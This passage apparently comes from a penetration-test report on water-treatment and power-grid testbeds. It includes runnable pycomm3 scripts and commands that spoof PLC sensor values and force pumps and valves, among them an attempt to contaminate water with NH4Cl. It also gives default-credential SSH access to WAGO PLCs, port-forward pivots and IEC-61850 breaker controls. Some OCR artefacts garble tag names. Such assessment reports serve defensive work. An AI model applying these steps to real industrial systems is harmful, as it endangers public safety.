python3 ./set_tag.py 192.168.1.13 HMI_2_MV_009 Auto=False
python3 ./set_tag.py 192.168.1.13 HMI_2_MV_009 Cmd=1
```

6.2.2. Contaminating Water With Chlorine

A more complex chain of changes allows attackers to contaminate the water in the raw water tanks `1-T-003` and `1-T-004` with NH4Cl. For this to work, the values of the sensors `1-AIT-001`, `1-AIT-002`, `1-AIT-003`, `1-AIT-004` and `1-AIT-005` need to be spoofed, forcing them to always report a acceptable value. For this, the currently reported value of `PV` was simply used as the spoofed value. The exception is `1-AIT-005`, where the current value was already higher then the maximum acceptable value defined by the parameter `SAH`. In this case an arbitrary value between the acceptable maximum and minimum was chosen.

```
python ./set_tag.py 192.168.1.3 HMI_1_AIT_001 Sim=True
python ./set_tag.py 192.168.1.3 HMI_1_AIT_001 Sim_PV=179.6999969482422
python ./set_tag.py 192.168.1.3 HMI_1_AIT_002 Sim=True
python ./set_tag.py 192.168.1.3 HMI_1_AIT_002 Sim_PV=0.1599999964237213
```

```
python ./set_tag.py 192.168.1.3 HMI_1_AIT_003 Sim=True
python ./set_tag.py 192.168.1.3 HMI_1_AIT_003 Sim_PV=9.529999732971191
python ./set_tag.py 192.168.1.3 HMI_1_AIT_004 Sim=True
python ./set_tag.py 192.168.1.3 HMI_1_AIT_004 Sim_PV=333.0
python ./set_tag.py 192.168.1.3 HMI_1_AIT_005 Sim=True
python ./set_tag.py 192.168.1.3 HMI_1_AIT_005 Sim_PV=0.3
```

Next, an attempt was made to open the pump `1-P-003`, which is the NH4Cl dosing pump connected to tank `1-T-002`.

```
python ./set_tag 192.168.1.3 HMI_1_P_004 Auto=False
python ./set_tag 192.168.1.3 HMI_1_P_004 Cmd=2
```

This, however, did not work as expected because the level switch `1-LS-002` kept turning the pump back off due to the connected NH4Cl tank being empty. An attempt was made to spoof the value `AL` of the switch to false, but the level switch kept updating its value automatically, making this impossible. Would there have been NH4Cl in the tank, the attack would likely have been successful.

7. Technical Documentation

This section contains a details breakdown of how each vulnerability was identified and exploited. This can be useful for reproduction and retesting later on.

7.1. SWaT & WaDi

7.1.1. Reading PLC, Sensor and Actuator data

In the **OSINT phase**, we identified that PLCs used the CIP to communicate sensor and actuator data by reading tags using custom User-Defined Data Types (UDTs). This could be identified by filtering for CIP traffic using the service `read_tag` (0x4c) in Wireshark and looking at the fields `cip.symbol` and `cip.data` field.

Wireshark filter: `cip.service == 0x4c`

The `cip.symbol` field contained the tag name. The relevant tag names containing information about the sensors and actuators were prefixed with “HMI_”. The Raw Water Inlet Valve “MV-101” in SWaT was represented by the tag “HMI_MV101”. WaDi tags had a slightly different naming convention. The Raw Water Inlet Valve “1-MV-001” in WaDi was represented by the tag “HMI_1_MV_001”.

In cases when the `cip.data` field was prefixed by the bytes `\xa0\x02`, there were UDTs in play that could not be decoded without guesswork. We gained this knowledge from Rockwell Automation’s “Logix 5000 Controllers Data Access” Programming Manual.

During the **familiarization session**, we used `get_tag_list` from pycomm3's LogixDriver API to get a complete list of tags available for each PLC. This function used Rockwell Automation's custom service `get_instance_attribute_list` (0x55) under the hood. The PLC's responses contained valuable information about the UDT's used. An example for UDT for the Mechanical Valves (MVs):

```
MV_UDT: {'Cmd': INT, 'Status': INT, 'Reset': BOOL, 'Auto': BOOL, 'FTO':
BOOL, 'FTC': BOOL, 'Avl': BOOL}
```

Sensor tags contained also contained the Setpoint values `SAHH`, `SAH`, `SAL` and `SALL` in their UDTs. An example for UDT for the Flow Indicator Transmitter (FIT)s

```
FIT_UDT: {'Pv': REAL, 'Heu': REAL, 'Leu': REAL, 'SAHH': REAL, 'SAH': REAL,
'SAL': REAL, 'SALL': 0.0, 'Totaliser': REAL, 'AHH': BOOL, 'AH': BOOL;,
'AL': BOOL, 'ALL': BOOL, 'Sim': BOOL, 'Sim_PV': REAL, 'Wifi_Enb': BOOL,
'Rst_Totaliser': BOOL, 'Hty': BOOL}
```

Both in the **familiarization and attack session**, we used `read_tag` from pycomm3's LogixDriver API to read values from the tags.

7.1.2. Writing PLC, Sensor and Actuator data

During the **attack session**, we successfully used `write_tag` from pycomm3's LogixDriver API to edit values from sensors and actuators.

For actuators, we always set the `Auto` from `True` to `False` first and then changed the `Cmd` value to either the value 2 to activate the actuator (open MV or activate Pump) or the value 1 to deactivate it.

For sensors, we were able to use the Simulation mode to give it fake values. We first set `Sim` to `True` and then changed `Sim_PV`. This led the PLC to also change the `Pv` value that has influence on the actuators. We could not validate the exact impact every sensor value had on the system as we did not manage to access the ladder logic program of the PLCs, but were able to manipulate the values of some selected sensors in a way that allowed us to carry out attacks against the control flow of the system as already described in Section 6.

7.1.3. Unauthenticated VNC access

Initially, the unsecured VNC service was discovered during the network familiarization phase by an NMap scan.

```
Nmap scan report for 192.168.1.110
[...]
5900/tcp open  vnc
[...]
|_  WARNING: Server does not require authentication
```

During the engagement, this could be leveraged for access to the servers Windows desktop where four different RTSP streams from different cameras were set up.

```
ssh -L 5900:192.168.1.110:5900 kali@9.9.0.10
# In separate terminal tab
vncviewer localhost
```




Figure 3: Unauthenticated VNC access to a Windows Server with RTSP camera streams.

Apart from proving access to the cameras, this machine also served as a pivot point for testing connections to other devices in the network. However, no additional attacks were performed through it.

7.2. EPIC

7.2.1. Accessing the WAGO PLC using default credentials

The WAGO PLCs in the EPIC network are using older cyper suites that are no longer supported by current versions of OpenSSH, Firefox or Chrome. Using the following SSH command we can access the WAGO PLCs in the EPIC network using default credentials `root` and `wago`.

On the wago system the CLI tool `wbm` can be used to access and control basic functionality and updated the configuration of the PLC.

```
ssh -oKexAlgorithms=+diffie-hellman-group14-sha1 -oHostKeyAlgorithms=ssh-rsa -oPubkeyAcceptedAlgorithms=+ssh-rsa root@172.16.3.41
```

7.2.2. Pivot to HMI using WAGO PLC

Using the access to the WAGO PLC the following command can be used to forward ports like 80 443 or 3389 to access the HMI system that is otherwise hidden from the Kali attack system.

```
ssh -L 0.0.0.0:3389:172.18.5.60:3389 -oKexAlgorithms=+diffie-hellman-
group14-sha1 -oHostKeyAlgorithms=ssh-rsa -oPubkeyAcceptedAlgorithms=+ssh-
rsa root@172.16.3.41
```

7.2.3. Reading / Writing information from Wago PLCs

During the attack phase we could access all 5 Wago PLCs that are installed in the EPIC power grid to operate the subgrids. In the following we discuss the configuration dump from the PLC 172.16.4.41 as an example.

The PLC can freely be accessed via the port 102 using the IEC-61850 MMS protocol that. This is organized in a basic tree / DOM structure were all values are represented in. A typical name looks like this:

`WAGO61850ServerLogicalDevice/GGIO1.SPCSO1.stVal`

- Logical Device `WAGO61850ServerLogicalDevice`: The main device itself.
- Logical Node (`GGIO1`): GGIO stands for Generic General I/O, representing inputs and outputs. Other key nodes here are `LLN0` (Logical Node Zero, for device-wide data) and `LPHD1` (Logical Node Physical Device, for hardware status).
- Data Object (`SPCSO1`): A specific piece of information within the node. For example, `SPCSO` could mean “Single Point Controllable Status Output,” a common object for binary controls. AnIn could mean “Analogue Input.”
- Attribute (`stVal`): The specific part of the data object. stVal is the status value, `mag.f` is the magnitude as a float, ctlVal is the control value, and Oper is the command to operate it.

A critical part for analysis is the Functional Constraint (FC), indicated in the Communication Address column (e.g., `GGIO1$**ST**$SPCSO1$stVal`).
- ST (Status Information): Read-only values representing the current state.
- MX (Measurements): Read-only sensor or measurement values.
- CO (Controllable): Writeable objects used to issue commands. These are primary targets for manipulation.
- CF (Configuration): Writable configuration values. Changing these can alter the device’s behavior.

These controls likely connect or disconnect the generator from the grid. Manipulating these could have an impact on the generator power output.

- `WAGO61850ServerLogicalDevice/GGIO2.SPCSO.Oper.ctlVal`: A controllable single-point output. Given its association with the CircuitBreaker dataset, this could be a primary command to open or close the main circuit breaker.
- `WAGO61850ServerLogicalDevice/GGIO5.SPCSO.Oper.ctlVal`: Another breaker control point.

The biggest challenge at this point is to syft through the vast amount of values to identify which values impact the system in which ways as no further documentation is provided for the PLC setup and inner working.

The names `VSD1`, `VSD2`, and `VSD3` strongly suggest control over Variable Speed Drives.

Key Electrical Measurements These are the vital signs of the generator's output, found within the AMI ("Analog Measurement Interface") dataset.

Phase Voltages:
- WAGO61850ServerLogicalDevice/GGIO23.AnIn1.instMag.f: 238.3 V
- WAGO61850ServerLogicalDevice/GGIO23.AnIn2.instMag.f: 239.2 V
- WAGO61850ServerLogicalDevice/GGIO23.AnIn3.instMag.f: 239.0 V

Phase Currents:
- WAGO61850ServerLogicalDevice/GGIO23.AnIn4.instMag.f: 2.82 A
- WAGO61850ServerLogicalDevice/GGIO23.AnIn5.instMag.f: 2.84 A
- WAGO61850ServerLogicalDevice/GGIO23.AnIn6.instMag.f: 2.93 A

Frequency:
- WAGO61850ServerLogicalDevice/GGIO23.AnIn7.instMag.f: 50.05 Hz (Standard European grid frequency).

Total Power:
- WAGO61850ServerLogicalDevice/GGIO23.AnIn9.instMag.f: 2324.78 W (approx. 2.3 kW).

7.2.4. Reading / Writing information form Siemens IEDs

Accessing the Siemens IEDs information can be read for current loads and like Voltage, VoltAmpere, total Power or Frequency.

Furthermore we had the capability to write configuration changes to the IEDs. Unfortunately we had no access to the HMI therefor we could not validate the impact of our configuration changes. But so far with more time traversing the configuration and pivoting through the readings of the IEDs & PLCs over IEC-61850 it would be possible to reverse the control and signal processing in order to manipulate the facility.

In the following we discuss the configuration dump from the IED 172.16.1.11 as an example.

Breaker and Switch Control:

- `GIED1CTRL/Q0CSWI1.Pos.Oper.ctlVal`: This is a primary control point for a circuit breaker or switch. Changing this boolean value will likely open or close the associated switch, directly impacting the generator's connection to the grid. The `ctlModel` is set to 4 (sbo-with-enhanced-security) which means a "select-before-operate" sequence is required. (We think that the SBO blocked our attempt to manipulate the IED in the attack phase - therefore the attack might have not succeeded)
- `GIED1CTRL/DPDOesGGIO1.DPCSO.Oper.ctlVal` to `GIED1CTRL/DPDOesGGIO4.DPCSO.Oper.ctlVal`: These are generic double-point control outputs. They can be used to control various binary state devices on the generator. DPCSO stands for Double Point Controllable Status Output. The ctlModel is 3, which is "sbo-with-normal-security".

Protection and Annunciation:

- `GIED1CTRL/LLN0.LEDRs.Oper.ctlVal`: This likely controls the reset of LEDs on the device, which are often used to indicate faults or alarms.

Generator Operational and Sensor Values These values provide real-time information about the generator's status and performance. They are primarily located under the GIED1MEAS logical device.

Key Electrical Measurements (from MMXU1):

- `GIED1MEAS/MMXU1.TotW.mag.f`: Total active power (Watts). This is a critical indicator of the generator's power output. (Reading 9040,169)
- `GIED1MEAS/MMXU1.TotVAr.mag.f`: Total reactive power (VAR). This indicates the reactive power support the generator is providing to the grid. (Reading –1367,309)
- `GIED1MEAS/MMX246,3176U1.TotVA.mag.f`: Total apparent power (VA). (Reading 9064,653)
- `GIED1MEAS/MMXU1.TotPF.mag.f`: Power Factor. (Reading 0,9883999)
- `0,9883999GIED1MEAS/MMXU1.Hz.mag.f`: Frequency (Hertz). Essential for grid synchronization. (Reading 50,037)
- `GIED1MEAS/MMXU1.PPV.phsAB.cVal.mag.f`, `GIED1MEAS/MMXU1.PPV.phsBC.cVal.mag.f`, `GIED1MEAS/MMXU1.PPV.phsCA.cVal.mag.f`: Phase-to-phase voltages (Volts). (Reading 424,1375 425,6579 424,7336)
- `GIED1MEAS/MMXU1.PhV.phsA.cVal.mag.f`, `GIED1MEAS/MMXU1.PhV.phsB.cVal.mag.f`, `GIED1MEAS/MMXU1.PhV.phsC.cVal.mag.f`: Phase-to-neutral voltages (Volts) and their angles. (Reading 246,3176 243,8125 245,3442)
- `GIED1MEAS/MMXU1.A.phsA.cVal.mag.f`, `GIED1MEAS/MMXU1.A.phsB.cVal.mag.f`, `GIED1MEAS/MMXU1.A.phsC.cVal.mag.f`: Phase currents (Amperes) and their angles. (Reading 12,075 12,225 12,9)

Metered Energy Values (from MMTR1):

- `GIED1MEAS/MMTR1.SupWh.actVal`: Supplied energy in Watt-hours. (Reading 7464)
- `GIED1MEAS/MMTR1.SupVArh.actVal`: Supplied reactive energy in VAR-hours. (Reading 11)
- `GIED1MEAS/MMTR1.DmdWh.actVal`: Demanded energy in Watt-hours. (Reading 12)

- `GIED1MEAS/MMTR1.DmdVArh.actVal`: Demanded reactive energy in VAR-hours. (Reading 2361)

Sequence Components (from I_MSQI1 and V_MSQI1):

- `GIED1MEAS/I_MSQI1.SeqA.c1.cVal.mag.f`: Positive sequence current. (Reading 2,025)
- `GIED1MEAS/I_MSQI1.SeqA.c2.cVal.mag.f`: Negative sequence current, an indicator of imbalance. (Reading 0)
- `GIED1MEAS/I_MSQI1.SeqA.c3.cVal.mag.f`: Zero sequence current, indicating ground faults. (Reading 0)
- `GIED1MEAS/V_MSQI1.SeqV.c1.cVal.mag.f`: Positive sequence voltage. (Reading 0)
- `GIED1MEAS/V_MSQI1.SeqV.c2.cVal.mag.f`: Negative sequence voltage. (Reading 0)
- `GIED1MEAS/V_MSQI1.SeqV.c3.cVal.mag.f`: Zero sequence voltage. (Reading 0)

Harmonics (from Har2MMXU1):

The presence of the Har2MMXU1 logical node indicates that the IED is capable of measuring current harmonics, although the specific harmonic values are not explicitly listed.

Disturbance Recorder (GIED1DR): The RDRE1 logical node within GIED1DR indicates a disturbance recorder is present.

`GIED1DR/RDRE1.FltNum.stVal` shows the current fault number (Reading 296). This implies that the device records detailed oscillography and event logs during fault conditions, which can be retrieved for post-fault analysis.

8. Annex

8.1. Services

IP-Address	Port	Service	State
192.168.3.1, 192.168.3.60, 192.168.3.71, 192.168.3.72, 192.168.3.73, 192.168.3.74, 192.168.3.75, 192.168.3.76	22/tcp	ssh	open
192.168.3.1	53/tcp	domain	open
192.168.3.1, 192.168.3.60	80/tcp	http	open
192.168.3.60	102/tcp	iso-tsap	open
192.168.3.60	135/tcp	msrpc	open
192.168.3.60	139/tcp	netbios-ssn	open
192.168.3.1, 192.168.3.60	443/tcp	https	open
192.168.3.60	445/tcp	microsoft-ds	open
192.168.3.60	902/tcp	iss-realsecure	open
192.168.3.60	912/tcp	apex-mesh	open
192.168.3.60	1025/tcp	NFS-or-IIS	open
192.168.3.60	1026/tcp	LSA-or-nterm	open
192.168.3.60	1027/tcp	IIS	open
192.168.3.60	1042/tcp	afrog	open
192.168.3.60	1085/tcp	webobjects	open
192.168.3.60	1174/tcp	fnet-remote-ui	open
192.168.3.60	1181/tcp	3comnetman	open

IP-Address	Port	Service	State
192.168.3.60	1219/tcp	aeroflight-ret	open
192.168.3.60	1947/tcp	sentinelsrm	open
192.168.3.60	1978/tcp	unisql	open
192.168.3.60	1981/tcp	p2pq	open
192.168.3.60	2343/tcp	nati-logos	open
192.168.3.60, 192.168.3.71, 192.168.3.72, 192.168.3.73, 192.168.3.74, 192.168.3.75, 192.168.3.76	3389/tcp	ms-wbt-server	open
192.168.3.60	3580/tcp	nati-svrloc	open
192.168.3.60	3582/tcp	press	open
192.168.3.60	8080/tcp	http-proxy	open
192.168.3.60	8090/tcp	opsmessaging	open

Table 10: Identified Services in eth1

IP-Address	Port	Service	State
192.168.1.1, 192.168.1.44, 192.168.1.75, 192.168.1.90, 192.168.1.92, 192.168.1.93, 192.168.1.94, 192.168.1.95, 192.168.1.96, 192.168.1.97, 192.168.1.103, 192.168.1.175, 192.168.1.196	22/tcp	ssh	open
192.168.1.44, 192.168.1.103	23/tcp	telnet	open

IP-Address	Port	Service	State
192.168.1.1	53/tcp	dns	open
192.168.1.1, 192.168.1.3, 192.168.1.10, 192.168.1.11, 192.168.1.13, 192.168.1.20, 192.168.1.21, 192.168.1.27, 192.168.1.30, 192.168.1.31, 192.168.1.33, 192.168.1.40, 192.168.1.41, 192.168.1.43, 192.168.1.44, 192.168.1.51, 192.168.1.53, 192.168.1.60, 192.168.1.63, 192.168.1.67, 192.168.1.73, 192.168.1.74, 192.168.1.103, 192.168.1.110, 192.168.1.200, 192.168.1.201, 192.168.1.202	80/tcp	http	open
192.168.1.66, 192.168.1.67, 192.168.1.73, 192.168.1.74, 192.168.1.200, 192.168.1.201, 192.168.1.202	135/tcp	msrpc	open
192.168.1.66, 192.168.1.67, 192.168.1.68, 192.168.1.73,	139/tcp	netbios-ssn	open

IP-Address	Port	Service	State
192.168.1.74, 192.168.1.200, 192.168.1.201, 192.168.1.202			
192.168.1.67, 192.168.1.73, 192.168.1.74, 192.168.1.200, 192.168.1.201	403/tcp	decap	open
192.168.1.1, 192.168.1.27, 192.168.1.44, 192.168.1.63, 192.168.1.73, 192.168.1.74, 192.168.1.103, 192.168.1.240, 192.168.1.241, 192.168.1.242	443/tcp	https	open
192.168.1.66, 192.168.1.67, 192.168.1.68, 192.168.1.73, 192.168.1.74, 192.168.1.200, 192.168.1.201, 192.168.1.202	445/tcp	microsoft-ds	open
192.168.1.33, 192.168.1.43, 192.168.1.63, 192.168.1.67	502/tcp	mbap	open
192.168.1.240, 192.168.1.241, 192.168.1.242	554/tcp	rtsp	open
192.168.1.73, 192.168.1.74	593/tcp	http-rpc-epmap	open

IP-Address	Port	Service	State
192.168.1.27, 192.168.1.63	631/tcp	ipp	open
192.168.1.240	1024/tcp	kdm	open
192.168.1.200	1025/tcp	NFS-or-IIS	open
192.168.1.200	1026/tcp	LSA-or-nterm	open
192.168.1.200	1027/tcp	IIS	open
192.168.1.41, 192.168.1.63	1113/tcp	ltp-deepspace	open
192.168.1.33, 192.168.1.43, 192.168.1.63, 192.168.1.67	1131/tcp	caspssl	open
192.168.1.66, 192.168.1.67, 192.168.1.73, 192.168.1.74, 192.168.1.200, 192.168.1.201, 192.168.1.202	1332/tcp	pcia-rxp-b	open
192.168.1.200	1433/tcp, 2406/tcp, 3338/tcp	ms-sql-s	open
192.168.1.200	1711/tcp	pptconference	open
192.168.1.200	1715/tcp	houdini-lm	open
192.168.1.67, 192.168.1.200, 192.168.1.201	1947/tcp	sentinelsrm	open
192.168.1.240, 192.168.1.241, 192.168.1.242	2020/tcp	xinupageserver	open
192.168.1.74, 192.168.1.75	2031/tcp	mobrien-chat	open

IP-Address	Port	Service	State
192.168.1.66, 192.168.1.67, 192.168.1.73, 192.168.1.202	2221/tcp	rockwell-csp1	open
192.168.1.66, 192.168.1.67, 192.168.1.73, 192.168.1.74, 192.168.1.200, 192.168.1.201, 192.168.1.202	3060/tcp	interserver	open
192.168.1.73, 192.168.1.74	3388/tcp	cbserver	open
192.168.1.66, 192.168.1.67, 192.168.1.73, 192.168.1.74, 192.168.1.90, 192.168.1.91, 192.168.1.92, 192.168.1.93, 192.168.1.94, 192.168.1.95, 192.168.1.96, 192.168.1.97, 192.168.1.200, 192.168.1.201, 192.168.1.202	3389/tcp	ms-wbt-server	open
192.168.1.66, 192.168.1.67, 192.168.1.73, 192.168.1.200, 192.168.1.201, 192.168.1.202	4241/tcp	vrml-multi-use	open
192.168.1.67, 192.168.1.201	4243/tcp	vrml-multi-use	open

IP-Address	Port	Service	State
192.168.1.66, 192.168.1.67, 192.168.1.73, 192.168.1.202	4245/tcp	vrml-multi-use	open
192.168.1.67, 192.168.1.73, 192.168.1.74, 192.168.1.202	4255/tcp	vrml-multi-use	open
192.168.1.67	4840/tcp	opcua-tcp	open
192.168.1.44	4900/tcp	hfcs	open
192.168.1.27, 192.168.1.63	5120/tcp	barracuda-bbs	open
192.168.1.67	5357/tcp	wsdapi	open
192.168.1.66, 192.168.1.67, 192.168.1.200	5450/tcp	tiepie	open
192.168.1.74	5504/tcp	fcp-cics-gw1	open
192.168.1.27, 192.168.1.63, 192.168.1.110, 192.168.1.201	5800/tcp	vnc-http	open
192.168.1.103	5801/tcp	vns-http-1	open
192.168.1.27, 192.168.1.63, 192.168.1.110, 192.168.1.175, 192.168.1.201, 192.168.1.202	5900/tcp	vnc	open
192.168.1.66, 192.168.1.73, 192.168.1.74	5985/tcp	wsman	open

IP-Address	Port	Service	State
192.168.1.66, 192.168.1.67, 192.168.1.200	6000/tcp	X11	open
192.168.1.67, 192.168.1.73, 192.168.1.74, 192.168.1.200, 192.168.1.201	6543/tcp	mythtv	open
192.168.1.73	7004/tcp	afs3-kaserver	open
192.168.1.67, 192.168.1.110	7680/tcp	pando-pub	open
192.168.1.200, 192.168.1.201	8082/tcp	blackice-alerts	open
192.168.1.110	8090/tcp	opsmessaging	open
192.168.1.74, 192.168.1.240, 192.168.1.241, 192.168.1.242	8443/tcp	https-alt	open
192.168.1.66, 192.168.1.67, 192.168.1.200	8732/tcp	dtp-net	open
192.168.1.240, 192.168.1.241, 192.168.1.242	8800/tcp	sunwebadmin	open
192.168.1.67, 192.168.1.73, 192.168.1.74, 192.168.1.200, 192.168.1.201	9111/tcp	DragonIDSConsole	open
192.168.1.33, 192.168.1.43	20000/tcp	dnp	open
192.168.1.66, 192.168.1.67, 192.168.1.73,	22350/tcp	CodeMeter	open

IP-Address	Port	Service	State
192.168.1.74, 192.168.1.202			
192.168.1.66, 192.168.1.67, 192.168.1.73, 192.168.1.74, 192.168.1.200, 192.168.1.201, 192.168.1.202	27000/tcp	flexlm0	open
192.168.1.3, 192.168.1.10, 192.168.1.11, 192.168.1.13, 192.168.1.20, 192.168.1.21, 192.168.1.27, 192.168.1.30, 192.168.1.31, 192.168.1.40, 192.168.1.41, 192.168.1.44, 192.168.1.51, 192.168.1.53, 192.168.1.60, 192.168.1.63, 192.168.1.66, 192.168.1.73, 192.168.1.200	44818/tcp	EtherNetIP-2	open
192.168.1.66, 192.168.1.73, 192.168.1.74, 192.168.1.200	47001/tcp	winrm	open

Table 11: Identified Services in eth2

IP-Address	Port	Service	State
172.16.1.1, 172.16.1.2, 172.16.2.1,	22	ssh	open

IP-Address	Port	Service	State
172.16.2.2, 172.16.3.1, 172.16.3.2, 172.16.4.1, 172.16.4.2, 172.16.5.1, 172.16.5.2, 172.16.5.32, 172.16.6.1			
172.16.1.1, 172.16.1.2, 172.16.2.2, 172.16.4.2, 172.16.5.1, 172.16.5.2, 172.16.5.32	23	telnet	open
172.16.1.1, 172.16.1.2, 172.16.1.11, 172.16.1.12, 172.16.1.41, 172.16.2.1, 172.16.2.2, 172.16.2.11, 172.16.2.12, 172.16.3.1, 172.16.3.2, 172.16.3.11, 172.16.3.12, 172.16.3.41, 172.16.4.1, 172.16.4.2, 172.16.4.11, 172.16.4.12, 172.16.4.13, 172.16.4.14, 172.16.4.41, 172.16.5.1, 172.16.5.2, 172.16.5.15,	80	http	open

IP-Address	Port	Service	State
172.16.5.32, 172.16.5.41, 172.16.6.1, 172.16.8.1, 172.16.8.100			
172.16.1.1, 172.16.1.2, 172.16.1.41, 172.16.2.1, 172.16.2.2, 172.16.2.13, 172.16.2.41, 172.16.3.1, 172.16.3.2, 172.16.3.41, 172.16.4.1, 172.16.4.2, 172.16.4.41, 172.16.5.1, 172.16.5.2, 172.16.5.32, 172.16.5.41, 172.16.6.1	443	https	open
172.16.1.11, 172.16.1.12, 172.16.1.41, 172.16.2.11, 172.16.2.12, 172.16.2.13, 172.16.2.41, 172.16.3.11, 172.16.3.12, 172.16.3.41, 172.16.4.11, 172.16.4.12, 172.16.4.13, 172.16.4.14, 172.16.4.41, 172.16.5.41	102	iso-tsap	open

IP-Address	Port	Service	State
172.16.1.41, 172.16.2.41, 172.16.3.41, 172.16.4.41, 172.16.5.41, 172.16.5.102, 172.16.5.104, 172.16.5.105, 172.16.8.11, 172.16.8.15, 172.16.8.17, 172.16.8.18	502	mbap	open
172.16.1.41, 172.16.2.41, 172.16.3.41, 172.16.4.41, 172.16.5.41	2455	wago-io-system	open
172.16.1.41, 172.16.2.41, 172.16.3.41, 172.16.4.41, 172.16.5.41	6625	datascaler-ctl	open
172.16.1.41, 172.16.2.41, 172.16.3.41, 172.16.4.41, 172.16.5.41	6626	wago-service	open
172.16.1.41, 172.16.2.41, 172.16.5.32	8080	http-proxy	open
172.16.5.32	992	telnets	open
172.16.5.100, 172.16.8.100	135	msrpc	open
172.16.5.100, 172.16.8.100	139	netbios-ssn	open

IP-Address	Port	Service	State
172.16.5.100, 172.16.8.100	445	microsoft-ds	open
172.16.5.100, 172.16.5.200, 172.16.5.201, 172.16.5.202, 172.16.5.203, 172.16.5.204, 172.16.5.205, 172.16.5.206, 172.16.5.207, 172.16.8.100	3389	ms-wbt-server	open
172.16.5.100	22350	CodeMeter	open
172.16.6.1	53	domain	open
172.16.8.1	199	smux	open
172.16.8.100	21	ftp	open
172.16.8.100	1521	oracle	open

Table 12: Identified Services for eth3

8.2. Attack Scripts

8.2.1. `get_tag.py`

```python
# get_tag.py
import sys
from pycomm3 import LogixDriver

def main():
    if len(sys.argv) < 3:
        print("Usage: python get_tag.py <PLC_IP> <TAG_NAME>")
        sys.exit(1)

    ip = sys.argv[1]
    tag_name = sys.argv[2]

    with LogixDriver(ip) as plc:
        print(f"Connected to: {plc}")
        result = plc.read(tag_name)
        print(f"{tag_name} = {result.value}")

if __name__ == "__main__":
    main()
```

Listing 2: `get_tag.py`

8.2.2. `set_tag.py`

This script read the UDTs from files in the folder `tags`, that we queried during the familiarization session.

```python
# set_tag.py
import sys
import re
from pathlib import Path
from pycomm3 import LogixDriver

def load_tag_definition(ip, tag_name):
    """Return list of attributes (fields) for a tag"""
    tag_file = Path(f"tags/tags_plc{ip.split(".")[-1]}")
    if not tag_file.exists():
        raise FileNotFoundError(f"Tag file {tag_file} not found")

    with tag_file.open() as f:
        for line in f:
            if f"'tag_name': '{tag_name}'" in line:
                m = re.search(r"'attributes': \[(.*?)\]", line)
                if m:
                    attrs = [a.strip(" '") for a in
m.group(1).split(",")]
                    return attrs
                else:
                    # Atomic tag
                    return [tag_name]
    raise ValueError(f"Tag {tag_name} not found in {tag_file}")
```

```
24
25  def parse_value(val_str):
26      """Convert string to int, float, or bool if possible"""
27      if val_str.lower() in ("true", "on", "1"):
28          return True
29      if val_str.lower() in ("false", "off", "0"):
30          return False
31      try:
32          if "." in val_str:
33              return float(val_str)
34          return int(val_str)
35      except ValueError:
36          return val_str  # fallback as string
37
38  def main():
39      if len(sys.argv) < 4:
40          print("Usage: python set_tag.py <PLC_IP> <TAG_NAME> field1=value1
    [field2=value2 ...]")
41          sys.exit(1)
42
43      ip = sys.argv[1]
44      tag_name = sys.argv[2]
45      assignments = sys.argv[3:]
46
47      try:
48          fields = load_tag_definition(ip, tag_name)
49      except Exception as e:
50          print(f"Error loading tag definition: {e}")
51          sys.exit(1)
52
53      # Prepare the field updates from CLI
54      updates = {}
55      for assign in assignments:
56          if "=" not in assign:
57              print(f"Invalid assignment: {assign}, expected field=value")
58              sys.exit(1)
59          field, val = assign.split("=", 1)
60          field = field.strip()
61          val = val.strip()
62          if field not in fields:
63              print(f"Unknown field {field}. Valid fields: {fields}")
64              sys.exit(1)
65          updates[field] = parse_value(val)
66
67      try:
68          with LogixDriver(ip) as plc:
69              print(f"Connected to: {plc}")
70              # Read current value
71              current = plc.read(tag_name).value
72              if not isinstance(current, dict):
73                  # atomic tag, overwrite directly
74                  new_val = list(updates.values())[0]
75
76              else:
77                  # UDT: merge current dict with updates
78                  new_val = current.copy()
79                  new_val.update(updates)
```

```
            result = plc.write(tag_name, new_val)
            if result.error is None:
                print(f"Successfully wrote {updates} to {tag_name}")
            else:
                print(f"Failed to write: {result.error}")
    except Exception as e:
        print(f"PLC error: {e}")

if __name__ == "__main__":
    main()
```

Listing 3: `set_tag.py`